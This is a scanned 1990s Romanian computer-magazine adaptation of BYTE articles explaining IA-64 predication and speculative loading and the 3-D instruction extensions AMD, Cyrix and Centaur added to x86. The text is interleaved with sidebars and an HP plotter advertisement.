O altă influenţă va fi din partea extinderii codului. Instrucţiunile IA-64 au mai mulţi biţi decât cele RISC 32 de biţi, în jur de 40 fiecare. Prin simpla recompilare a codului existent, proiectanţii vor obţine, aproape sigur, un cod mai mare. Şi compilarea acestor programe va dura probabil mai mult, deoarece IA-64 cere mult mai mult de la compilator, aşa cum vom vedea imediat. Intel şi HP afirmă că lucrează deja cu furnizori de unelte soft, pentru a-i ajuta să-şi facă revizia produselor lor.

Formatul instrucţiunii IA-64

Observaţie: Aranjamentul exact al câmpurilor în cadrul pachetului şi instrucţiunilor nu este cunoscut. Intel şi HP pot divulga câmpuri suplimentare mai târziu.


Pachet LIW (long instruction word) de 128 biţi
T
Instrucţiunea 1
Instrucţiunea 2
Instrucţiunea 3
Câmpul de structură identifică instrucţiunile din acest pachet şi cele din pachetele următoare executabile în paralel de UC.
Instrucţiunea IA-64
Instrucţiunile pot să nu fie în ordine şi pot proveni din diferite ramuri ale ramificării.
Câmpul cod operaţie
Câmp PR
Câmp GPR
Câmp GPR
Câmp GPR
Instrucţiunile IA-64 au lungime fixă de aproximativ 40 biţi.
Câmp de 6 biţi pentru definire registru predicat.
Câmp de 7 biţi pentru definire a 128 regiştri de uz general (128 întregi, 128 virgulă mobilă).

IA-64 împachetează trei instrucţiuni de lungime fixă în fiecare pachet de 128 biţi.

Ramificări în curs de dispariţie

Predicţia este un exemplu excelent pentru modul în care sarcinile sunt mutate la compilator. Această tehnică este miezul eliminării ramificărilor şi asigurării planificării paralele a instrucţiunilor la IA-64.


În mod normal, un compilator transformă o instrucţiune de ramificare din codul sursă (de exemplu IF-THEN-ELSE) în blocuri alternative de cod maşină, aranjate într-un flux secvenţial. În funcţie de ramura aleasă, UC va executa unul dintre aceste blocuri de bază, sărind peste celelalte. UC-urile moderne încearcă să prevadă ramificarea şi să execute speculativ blocul ţintă, plătind un tribut greu în perioade pierdute de ceas, dacă previziunea a fost greşită. Blocurile de bază sunt mici, adesea doar de două sau trei instrucţiuni şi ramificările au loc ca la fiecare a şasea instrucţiune. Natura secvenţială, fragmentată a acestui cod face dificilă execuţia paralelă.

Atunci când un compilator IA-64 găseşte o instrucţiune de schimbare a fluxului în codul sursă, atunci analizează ramura, pentru a vedea dacă poate candida la predicţie. Compilatoarele nu pot prezice fiecare ramură, o excepţie evidentă fiind apelurile de metode dinamice, care nu vor fi descoperite de UC decât la execuţie. Compilatoarele trebuie să fie inteligente, în aceste situaţii.

Dacă la compilare se determină că predicţia are sens, atunci compilatorul marchează toate instrucţiunile care reprezintă fiecare cale a ramificării, cu un identificator unic numit predicat. De exemplu, compilatorul ar putea eticheta fiecare instrucţiune care urmează condiţiei TRUE cu predicatul P1 şi fiecare instrucţiune care urmează după FALSE cu P2. IA-64 defineşte un câmp de 6 biţi în fiecare instrucţiune pentru memorarea acestui predicat. Astfel, există 64 de predicate unice disponibile la un moment dat. Oricâte instrucţiuni există pe o anumită ramură, ele vor avea acelaşi predicat.

După etichetarea instrucţiunilor cu predicate, compilatorul determină instrucţiunile care pot fi executate în paralel de UC. Din nou, acest lucru impune compilatorului ca să ştie microarhitectura UC, deoarece chipurile IA-64 diferite vor avea număr şi tip diferit de unităţi funcţionale. În plus, desigur, compilatorul trebuie să fie atent la interdependenţa datelor, deoarece o operaţie, care are nevoie de rezultatul unei operaţii precedente, nu se poate executa în paralel cu respectiva operaţie. Dar compilatorul va găsi aproape totdeauna ceva paralelism, prin împerecherea instrucţiunilor din diferite ramificări, deoarece acestea reprezintă ramuri independente prin program.

Previzionare cu predicate


❶ Ramificarea are două ieşiri posibile.
Instrucţiunea 1
Instrucţiunea 2
Instrucţiunea 3 (ramificare)
❷ Compilatorul atribuie un registru predicat la fiecare instrucţiune următoare, conform ramurii.
❸ Toate instrucţiunile de pe această cale indică registrul predicat P1.
❹ Toate instrucţiunile de pe această cale indică registrul predicat P2.
❺ UC începe execuţia instrucţiunilor de pe ambele ramuri.
Instrucţiunea 4 (P1)
Instrucţiunea 7 (P2)
❻ UC poate executa instrucţiuni de pe ramuri diferite în paralel, nefiind dependenţe reciproce.
Instrucţiunea 5 (P1)
Instrucţiunea 8 (P2)
❼ Când UC ştie rezultatul comparaţiei, ignoră rezultatele ramurii invalide.
Instrucţiunea 6 (P1)
Instrucţiunea 9 (P2)
Compilatorul ar putea schimba ordinea instrucţiunilor, asociind instrucţiune 4 şi 7, 5 şi 8 şi 6 cu 9 pentru execuţie paralelă.
Cuvinte instrucţiune de 128 biţi
Instrucţiunea 1
Instrucţiunea 2
Instrucţiunea 3 (ramificare)
Instrucţiunea 4 (P1)
Instrucţiunea 7 (P2)
Instrucţiunea 5 (P1)
Instrucţiunea 8 (P2)
Instrucţiunea 6 (P1)
Instrucţiunea 9 (P2)

Previzionarea cu predicat înlocuieşte previzionarea ramificării permiţând UC să execute în paralel toate ramurile.

Acum, compilatorul poate începe asamblarea instrucţiunilor în cod maşină, în pachete de trei instrucţiuni, pachete de 128 biţi. Câmpul de structură a pachetului identifică nu numai instrucţiunile din pachet care se pot executa independent, dar şi instrucţiunile din pachetele următoare care pot fi executate independent. Astfel că, atunci când compilatorul găseşte 16 instrucţiuni fără interdependenţe, atunci le poate împacheta în şase pachete diferite (câte trei în fiecare din primele pachete şi una în al şaselea) şi le poate marca în câmpurile de structură.

Instrucţiunile împachetate nu trebuie să fie în ordinea lor iniţială din program şi pot proveni de pe căi complet diferite ale unei ramificări. De asemenea, compilatorul poate mixa instrucţiuni dependente şi independente în pachet, deoarece zona de structură conţine informaţii despre tipul fiecăreia. Spre deosebire de unele arhitecturi VLIW (VeryLong Instruction Word) anterioare, IA-64 nu inserează instrucţiuni nule (NOP) pentru a completa locurile din pachete.

La execuţie, UC scanează zonele de structură, alege instrucţiunile care nu au dependenţă reciprocă şi apoi le distribuie în paralel la unităţile funcţionale. UC planifică apoi instrucţiunile care sunt dependente, conform cerinţelor specificate de acestea.

Atunci când UC întâlneşte o ramificare previzionată, nu încearcă să prevadă calea pe care se va face ramificarea şi nu sare peste blocuri de cod pentru execuţie speculativă a ramurii previzionate, cu predicate. În schimb, UC începe execuţia codului pentru toate ramificările posibile. De fapt, nu există ramificări la nivel maşină. Există doar un singur flux neîntrerupt de cod rearanjat de compilator într-o ordine cu paralelism maxim.

La un anumit moment, desigur, UC va evalua, în fine, operaţia de comparare corespunzătoare instrucţiunii IF-THAN-ELSE. Acum UC va şti rezultatul. Să presupunem că avem condiţia îndeplinită TRUE şi, în consecinţă, ramura validă este cu predicat P1 şi nu cea cu P2. Câmpul de 6 biţi de predicat din fiecare instrucţiune IA-64 face referinţa la un set de 64 de regiştri de predicat (P0-P63) şi fiecare registru este de 1 bit. UC va memora un 1 în registrul predicat P1, pentru a reprezenta condiţia TRUE şi va pune 0 în registrul predicat P2 pentru a reprezenta FALSE.

În acest moment, UC a executat probabil câteva instrucţiuni de pe ambele ramificări posibile. Dar nu a memorat încă rezultatele. Înainte de a face pasul final UC verifică registrul predicat al fiecărei instrucţiuni. Dacă registrul conţine 1, instrucţiunea este validă şi UC reţine instrucţiunea şi memorează rezultatul. Dacă registrul este pe 0, instrucţiunea este invalidă şi UC ignoră rezultatul (Vedeţi şi figura: Cum lucrează previzionarea).

Previzionarea cu predicate elimină efectiv impactul negativ al unui salt la nivel de cod maşină şi păstrează, în acelaşi timp, comportamentul cu ramificare. Din nou, nu poate elimina orice ramificare. Totuşi, dacă compilatorul nu poate previziona o ramură, sau alege să nu facă previziune, un procesor IA-64 se va comporta în mod similar cu un procesor obişnuit şi va încerca să facă previziunea căii ce va fi urmată după ramificare, putând executa speculativ câteva instrucţiuni pe calea previzionată. Simulările pentru această strategie indică faptul că previzionarea poate elimina peste jumătate din ramurile unui program obişnuit, reducând astfel la jumătate numărul de previziuni potenţial false.

Acest lucru are mai multe avantaje. Reduce fragmentarea codului la nivel maşină, deoarece compilatorul poate alipi blocuri de bază mici în blocuri mai mari care nu sunt fragmentate de ramuri. Blocurile mai mari oferă compilatorului mai multă libertate în rearanjarea instrucţiunilor pentru execuţie paralelă. Reduce, de asemenea, drastic, numărul de ramificări incorect previzionate, deoarece nu orice ramură necesită previzionare din partea UC. Şi acest lucru duce la ocupare mai eficientă a unităţilor funcţionale ale UC, care poate distribui mai multe instrucţiuni în paralel.

Dezavantajul previzionării este că UC execută totdeauna instrucţiuni care vor fi ignorate. Indiferent dacă condiţia previzionată devine TRUE sau FALSE, UC face activităţi redundante. Şmecheria este de a face ca UC să salveze mai multe perioade de ceas decât ignoră. În mod clar, previzionarea presupune că există compilatoare IA-64 inteligente şi procesoarele IA-64 vor fi chip-uri superscalare cu lărgime foarte mare cu multe resurse rezervă. Când eşti bogat, poţi cheltui cu dărnicie.

Nu-i mult, sunt datele mele

O altă funcţionalitate este încărcarea speculativă la IA-64. Acesta nu va permite numai ca procesoarele IA-64 să încarce date din memorie înainte să fie cerute de program, ci va permite şi amânarea raportării excepţiilor în cazul încărcărilor ilegale. În limbajul iniţiaţilor, tehnica permite ca UC să ridice operaţia de încărcare mai sus pe fluxul de instrucţiuni, în anumite cazuri chiar deasupra celei de ramificare.

Scopul este de a separa încărcarea datelor de utilizarea lor. Prin atenţia acordată acestui lucru, UC nu va trebui să aştepte să apară datele dintr-o memorie lentă. Ca şi previzionarea, este o combinaţie de optimizări la compilare şi la execuţie.


Prima dată, compilatorul analizează programul în căutarea tuturor operaţiunilor care vor avea nevoie de date de la memorie. Ori de câte ori este posibil, compilatorul va introduce o instrucţiune de încărcare speculativă, într-un punct anterior în fluxul de instrucţiuni, cu mult înaintea operaţiei care va utiliza de fapt datele. Compilatorul va introduce şi o instrucţiune de verificare speculativă de corespondenţă, imediat înaintea instrucţiunii care utilizează datele. În acelaşi timp, desigur, compilatorul rearanjează instrucţiunile din preajmă, care pot fi distribuite de UC pentru execuţie în paralel.

La execuţie UC întâlneşte prima dată instrucţiunea de încărcare speculativă şi încearcă aducerea datelor din memorie. Aici un procesor IA-64 diferă de unul obişnuit. Uneori, încărcarea va fi invalidă, poate aparţine unui bloc de cod aflat după o ramificare încă neexecutată. Un UC obişnuit ar genera imediat o excepţie. Dacă programul n-ar putea trata excepţia ar produce probabil o blocare.

Dar procesorul IA-64 nu va semnala imediat o excepţie, în cazul unei încărcări invalide din memorie. UC amână excepţia, până ce întâlneşte instrucţiunea de verificare speculativă corespunzătoare încărcării speculative. Doar acum va semnala UC o excepţie. Până atunci însă, UC rezolvă ramificarea care a cauzat, în primul rând, excepţia. Dacă calea căreia îi aparţine încărcarea se dovedeşte a fi invalidă, atunci şi încărcarea va fi invalidă şi UC continuă şi semnalează excepţia. Dar dacă încărcarea este validă, este ca şi cum excepţia n-ar fi existat. (Vedeţi figura: Cum lucrează încărcarea speculativă)

Încărcarea speculativă este similară structurilor TRY-CATCH din anumite limbaje de programare, cu deosebirea că lucrează la nivel maşină. În Java, de exemplu, o declaraţie TRY va încerca o operaţie cu risc, cum este deschiderea unui fişier. Dacă TRY reuşeşte, programul continuă normal. Dacă sistemul nu poate deschide fişierul şi lansează o excepţie, CATCH prinde excepţia şi împiedică blocarea sistemului. Verificarea speculativă de la IA-64 este o supapă de siguranţă pentru excepţii, cum este CATCH.

Cum lucrează încărcarea speculativă



① Compilatorul parcurge codul sursă şi vede încărcarea care urmează (instrucţiunea 8). Elimină încărcarea şi o înlocuieşte cu o încărcare speculativă aici şi o verificare speculativă chiar înaintea operaţiei care va folosi datele (instrucţiunea 9).

② La execuţie, această instrucţiune încarcă datele din memorie înainte de a fi necesare. Dacă încărcarea provoacă o excepţie UC amână raportarea excepţiei.

③ Compilatorul a înlocuit această încărcare cu cea speculativă de mai sus astfel că instrucţiunea 8 nu apare de fapt în program.

④ Această instrucţiune verifică validitatea datelor. Dacă este în ordine, UC nu semnalează excepţia.

⑤ De fapt IA-64 a ridicat încărcarea în faţa ramificării.

Procesoarele IA-64 pot aduce date înainte ca programul să le solicite, chiar şi de dincolo de o ramificare neexecutată.

Această tehnică, combinată cu previzionarea, oferă compilatorului o flexibilitate mult mai mare la rearanjarea instrucţiunilor şi mărirea paralelismului. Posibilitatea de a ridica încărcările deasupra ramificărilor oferă o putere deosebită. Deoarece ramificările au loc în medie la fiecare şase instrucţiuni, ele ar limita puternic posibilităţile IA-64 de a încărca date din memorie cu mult înaintea utilizării lor. Ar fi aproape imposibil să extindem arhitecturile mai vechi existente cu aceste funcţionalităţi, deoarece compilatorul şi UC trebuie să colaboreze pentru realizarea lor.

Dincolo de RISC

La începutul anilor 1980, unii ingineri de RISC au ridiculizat CISC şi au prezis declinul familiei x86. Din păcate, pentru ei, pedeapsa pentru subestimarea companiei Intel este mai mare chiar decât pierderile cauzate de ramurile greşit previzionate. Afacerile şi tehnologia sunt două lucruri diferite. RISC poate fi superior tehnic la CISC, dar resursele vaste de la Intel şi impulsurile venite de la DOS şi Windows au păstrat x86 competitivă.

Acum, Intel afirmă că resursele RISC se epuizează. S-ar putea ca Intel să facă aceeaşi greşeală ca şi suporterii RISC din anii 1980 ? Va stăvili oare RISC provocările din partea IA-64 ?

Este prea devreme să ştim. Totuşi, ne îndoim că furnizorii de RISC pot beneficia de bogăţia de resurse care păstrează vie x86. Cea mai populară arhitectură RISC (fără aplicaţii înglobate) este PowerPC. Şi singurul furnizor de cantităţi mari de PowerPC este Apple, o companie care luptă să supravieţuiască. Fără mai multe oportunităţi de afaceri, cât timp vor putea justifica furnizorii RISC cercetările şi dezvoltarea scumpă necesară pentru a învinge Intel ?

Mai este nevoie de doi ani până la apariţia chip-urilor IA-64. Concurenţii Intel, atât din tabăra RISC cât şi din cea CISC au acest timp pentru a trece la ofensivă.■

Tom R. Halfhill este BYTE Senior Editor din San Mateo, California. Îl puteţi contacta la **thalfhill@byte.com.**

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Darvas Attila*]


DINCOLO DE MMX

AMD, Cyrix și Centaur adaugă extensii noi pentru grafica 3-D la arhitectura x86, fără consimțământul Intel. Vor fragmenta standardul Wintel PC?

De Tom R. Halfhill

Java nu este singura platformă care manifestă fisuri microscopice. În timp ce Intel și Microsoft s-au luptat cu Java, trei competitori ai lui Intel au anunțat extensii proprii la arhitectura microprocesor x86. Împreună cu promovarea de către Intel a unor locații UC proprii, acestea fac standardul Intel să nu mai fie atât de imuabil.

Matematica pentru grafica 3-D



❶ Obiectele 3-D constau din sute de mii de poligoane, de obicei triunghiuri.

❷ Când un obiect se deplasează programul trebuie să schimbe forma poligoanelor prin transformare de geometrie.

❸ Programul folosește înmulțiri de matrici pentru a recalcula fiecare vârf al fiecărui poligon. Aceasta implică de obicei înmulțirea matricii coordonată 1x4 cu o matrice de transformare 4x4.

❹ Înmulțirea matricilor necesită 16 înmulțiri și 12 adunări și dă ca rezultat noua matrice de coordonate ale vârfului. Toate valorile sunt în virgulă mobilă și simplă precizie.

$$\begin{bmatrix} X & Y & Z & W \end{bmatrix} * \begin{bmatrix} A & B & C & D \\ E & F & G & H \\ I & J & K & L \\ M & N & O & P \end{bmatrix} = \begin{bmatrix} X & Y & Z & W \end{bmatrix}$$

(Coordonate vechi)

(Matricea de transformare)

(Coordonate noi)

Grafica 3-D impune multe calcule în virgulă mobilă.

Extinderea x86

Vestea uluitoare că AMD (Advanced Micro Devices), Cyrix și Centaur Technology extind independent arhitectura x86 a apărut oficial la Microprocessor Forum, la mijlocul lui octombrie, deși circulau zvonuri cu luni înainte. Companiile au anunțat, de asemenea, funcționalități noi pentru UC-urile proprii, inclusiv cache mai mare, magistrale pe bază (backside bus) și unități MMX superscalare. (Vedeți și „Traseul AMD și K6“ și „Traseul WinChip de la Centaur“).

Totuși, noile extensii de grafică 3-D atrag cea mai mare atenție, deoarece îndrăznesc să redefinească standardul Intel x86, vechi de 19 ani. Fiecare dintre acești furnizori independenți de x86 plănuiește adăugarea a 12 la 30 de instrucțiuni la noile versiuni de procesoare din 1998. Aceste instrucțiuni vor îmbunătăți dramatic posibilitățile ca AMD K6, Cyrix 6x86MX și Centaur IDT WinChip să prelucreze numere în virgulă mobilă (FP) cu simplă precizie, cruciale pentru grafica 3-D mai rapidă.

Cu toate că instrucțiunile de la toate cele trei companii sunt similare, companiile nu depun efort concertat. Numărul exact de instrucțiuni și formatul lor diferă. Lucrează în mod diferit și cu regiștri. De fapt, furnizorii independenți extind x86 în direcții similare dar divergente.

Salt peste Intel

Mai mult, aceste companii devansează Intel ca impact. Intel a avut planuri de introducere a noilor instrucțiuni ca parte a unei extensii denumite MMX2. Analiștii cred că MMX2 ar putea să apară în procesorul Pentium II (cu numele de cod Katmai) în 1999. Acesta va duce la un total general de patru subseturi diferite de instrucțiuni 3-D.

Pentru a garanta compatibilitatea totală x86, competitorii lui Intel vor trebui să asigure, aproape sigur, compatibilitatea cu MMX2, când apare. Deci este probabil că viitoarele cipuri de la AMD, Cyrix și Centaur vor sfârși prin a avea instrucțiuni redundante, care fac exact același lucru, doar cu mnemonică și cod operație ușor diferite. Între timp, vor trebui să treacă la Intel.

„Imaginați-vă că sunt extensie MMX pentru virgulă mobilă și grafică 3-D“, spune Doug Beard, manager de proiect la Cyrix.

Este tot ceea ce va fi MMX2, doar că mult mai devreme, spune Dana Krelle, director de marketing pentru grupul UC de la AMD.

„De ce ar trebui să limităm performanțele de grafică 3D pentru beneficiari și să-i facem să aștepte Intel, atunci când noi putem face acest lucru acum?“ Se întreabă Glenn Henrz, președintele Centaur.

Vai de bietul programator x86. Una din arhitecturile UC cele mai obscure este pe cale să devină și mai complicată.

Lipici 3-D de la Microsoft

Atunci când un porțelan valoros crapă, îl lipiți cu Superglue. În acest caz, lipiciul constă din bibliotecile Direct3D for Windows 95 și Windows NT de la Microsoft. Vestea bună e că

x86 în 1998

	Intel Pentium II (Deschutes)	**Intel Pentium II (Katmai)**	**AMD-K6 3D**	**AMD-K6+ 3D**	**Cyrix Cayenne**	**Centaur IDT WinChip C6 (C3A)**	**Centaur IDT WinChip C6**
Lansare (estimată)	Mijlocul 1998	Sfârşit 1998 - Început 1999	Q1 1998	Q3 1998	A doua parte a lui 1998	nartie–aprilie 1998	A doua parte a lui 1998
MMX cu dublă conductă		✔	✔	✔	✔	✔	✔ ✔
Extensii 3D		✔ (MMX2)	✔ (AMD-3D)	✔ (AMD-3D)	✔ (MMX-FP)	✔ (Centaur)	✔ (Centaur)
Suport Direct3D	N/A	✔	✔	✔	✔	✔	✔
Regiştri noi FP*		Nu se ştie				✔	✔
FPU extins**	N/A	N/A		Nu se ştie	✔	✔	✔
Bus pe bază	✔	✔		✔			✔
Cache L2 integrat	256 KB (în cartuş)	>256 KB (în cartuş)		256 KB (în chip)			256 KB (în chip)
Proces de fabricaţie	0,25 microni	0,25 microni	0,25–0,35 microni	0,25 microni	0,25 microni	0,35 microni	0,25–0,35 microni
Interfaţă UC	Slot 1, Slot 2	Slot 1, Slot 2	Socket 7	Socket 7	Socket 7	Socket 7	Socket 7

✔ = da * Regiştri noi fizic ** Performanţă competitivă cu Intel

Microsoft modifică Direct3D pentru suportul extensiilor de la AMD, Cyrix şi Centaur. Acesta ar trebui să împiedice, momentan, ca standardul Wintel PC să se spulbere.

Direct3D este un API la nivel SO care se pune între aplicaţii şi hardware. DLL-urile şi driverele de dispozitive din Direct3D permit programatorilor să apeleze rutine grafice 3D de nivel înalt, fără a avea grija hardului 3D, de nivel jos, din sistem.

Un program poate interoga Direct3D pentru a afla dacă sistemul dispune de procesor cu accelerare 3D şi apoi poate afla funcţiile 3D, pe care le poate executa procesorul. Nivelul de abstractizare hardware (HAL) de la Direct3D traduce apelurile API din program în parametrii ceruţi de procesor. Dacă sistemul nu poate executa o anumită funcţie prin hardware, nivelul de emulare hardware(HEL) din Direct3D foloseşte instrucţiuni x86, obişnuite pentru a executa apelul prin software. (Vedeţi şi figura: Arhitectura Direct3D).

Datorită unor ancore plasate în Direct3D, nu va fi complicat pentru Microsoft să asigure suport pentru extensiile noi de la AMD, Cyrix şi Centaur. De fapt, furnizorii de x86 îşi scriu singuri mare parte din cod.

Drumul pentru AMD K6

AMD are în plan două versiuni noi K6 în 1998. Primul cip, planificat pentru trimestrul I va avea extensiile AMD 3D, frecvenţe de magistrală sistem până la 100 MHz, unitate MMX superscalară şi tehnologie de proces de 0,25 microni.

Magistrala mai rapidă va egala viteza magistralei de la Intel Pentium II care va lucra la 100 MHz atunci când Intel va lansa setul de cipuri sistem 440BX, anul viitor. La fel de semnificativă este şi noua unitate MMX din K6. Procesoarele actuale K6 pot executa doar o instrucţiune MMX pe ceas, în timp ce cipurile Intel pot executa două. Într-o încercare de a egala performanţa multimedia de la Intel, noul K6 va avea unitate MMX cu dublă conductă.

Acum cel mai performant K6 lucrează la maxim 233 MHz. Aceasta va trebui să ajungă la 300 MHz şi peste, atunci când AMD va lucra cu proces de 0,25 microni la Fab 25 din Austin, Texas.

În trimestrul patru, AMD are în plan lansarea unui alt K6 care are funcţionalităţile menţionate anterior, plus un cache L2 de 256 KB integrat în UC-ul de bază. Aceasta va lucra la viteza UC pe o magistrală de bază dedicată, similară cu cea de la Pentium Pro.

Totuşi, memoria cache L2 din K6 va fi într-adevăr integrată în UC. Cache-ul L2 de la Pentium Pro este pe o pastilă separată în modulul multicip. Noul procesor Pentium Pro planificat să apară la mijlocul lui 1998, cu numele de cod Deschutes, va avea de asemenea cache L2 la viteza UC dar va fi un RAM static (SRAM) separat pe cartuşul SEC (Single Edge Contact) de Pentium II.

Totuşi, un porţelan lipit nu este niciodată aşa de bun ca unul nespart. Unii programatori care ţintesc performanţe maxime (mai ales programatorii de jocuri) ar putea să evite pur şi simplu Direct3D şi să scrie propriile rutine grafice. Ei vor trebui să utilizeze limbaj de asamblare, deoarece compilatoarele nu asigură suport pentru instrucţiunile noi. În plus, pentru asigurarea compatibilităţii depline cu orice PC, aceşti programatori vor trebui să interogheze sistemul la execuţie, pentru a vedea dacă are unul dintre aceste UC-uri noi, şi apoi să apeleze subrutine diferite pentru fiecare tip de UC.

Mai este şi problema unor SO care nu au Direct3D, adică toate celelalte, inclusiv Windows 3.1, OS/2, Linux şi alte versiuni Unix pentru x86. Aplicaţiile pentru aceste SO vor trebui să testeze sistemul la lansare şi să apeleze programe diferite, dacă doresc să beneficieze de extensii şi, în acelaşi timp, să păstreze compatibilitatea totală. Acelaşi lucru va fi adevărat şi pentru programele care utilizează OpenGL, sau orice alte biblioteci 3-D în locul la Direct3D, exceptând cazurile în care aceste biblioteci asigură suport pentru aceste extensii. AMD, Cyrix şi Centaur afirmă că Direct3D este prima lor prioritate pentru principalul segment de piaţă.

AMD-3D

Extensiile AMD, numite AMD-3D, trebuie să apară într-un procesor nou K6 planificat pentru producţie în primul trimestru din 1998. Există 24 de instrucţiuni noi, majoritatea pentru FP în precizie simplă. Ele diferă semnificativ de instrucţiunile MMX,

GEMINI S P

Plus in quality

Tel\Fax: 01 2108570
Tel\Fax: 01 2108565

str. Vasile Conta, nr.9 bis
București, sect. 2

HEWLETT PACKARD


Authorised
Wholesaler

8 minute A0 Rezoluție 600 dpi 16,7 milioane culori Hârtie normală

calitate HP calitate Hp calitate HP calitate HP calitate HP calitate HP

Prețuri promoționale

Imagine ideală cu plottere HP



Noua serie de plottere DesignJet 400

Reselleri

Cumulus Logic	062 430735	Baia Mare
Exa Computers	059 410871	Oradea
Goserv	062 416199	Baia Mare
Intelprof	068 411354	Brașov
Keysys GrafX	059 436281	Oradea
Leximis	057 256758	Arad
Microline	040 516369	Tulcea
Romlotus	036 474000	Galați
Sercom	032 231001	Iași
Software ltc	01 2324471	București

Dealer

System Plus	01 2108570	București

Lecţii de geometrie

Pe ecran, obiectele 3-D constau din sute şi mii de poligoane, de obicei triunghiuri. Cu cât sunt mai mici şi mai multe poligoanele, cu atât mai detaliat este reprezentat obiectul.

Când un obiect se deplasează pe ecran, se roteşte într-o altă perspectivă sau se deplasează înainte sau înapoi în spaţiul virtual (îşi schimbă scara), programul trebuie să recalculeze fiecare vârf al fiecărui poligon. Aceasta este o transformare geometrică şi necesită înmulţiri laborioase de matrici. De obicei, programul trebuie să înmulţească o matrice 1x4 de coordonate, cu o matrice 4x4 de transformare. Este nevoie de 16 înmulţiri şi 12 adunări pentru fiecare vârf. (Vedeţi şi figura Matematica pentru grafica 3-D)

Un obiect tipic dintr-un joc 3-D poate avea 1000 de poligoane. Ori de câte ori se mişcă, rezultă cel puţin 84.000 înmulţiri şi adunări. Şi asta doar la calcularea din nou a structurii scheletului. Este nevoie de mult mai multe calcule pentru acoperirea scheletului cu texturi.

Toate numerele manipulate de transformările geometrice sunt valori în virgulă mobilă (FP), simplă precizie, de 32 de biţi. Cipurile RISC sunt în general mai bune la aceste calcule decât cele x86. Chiar şi Sony Play Station sau Nintendo 64, destinate jocurilor video şi cu preţ în jur de 150$ dispun de hardware special pentru transformări geometrice, care depăşesc cu mult orice oferă un PC.

care lucrează cu valori întregi. MMX este util pentru sarcini multimedia generale dar, contrar credinţei răspândite, nu face nimic pentru accelerarea funcţiilor de bază pentru grafica 3-D: transformările geometrice. (Vedeţi şi: „Lecţii de geometrie“).

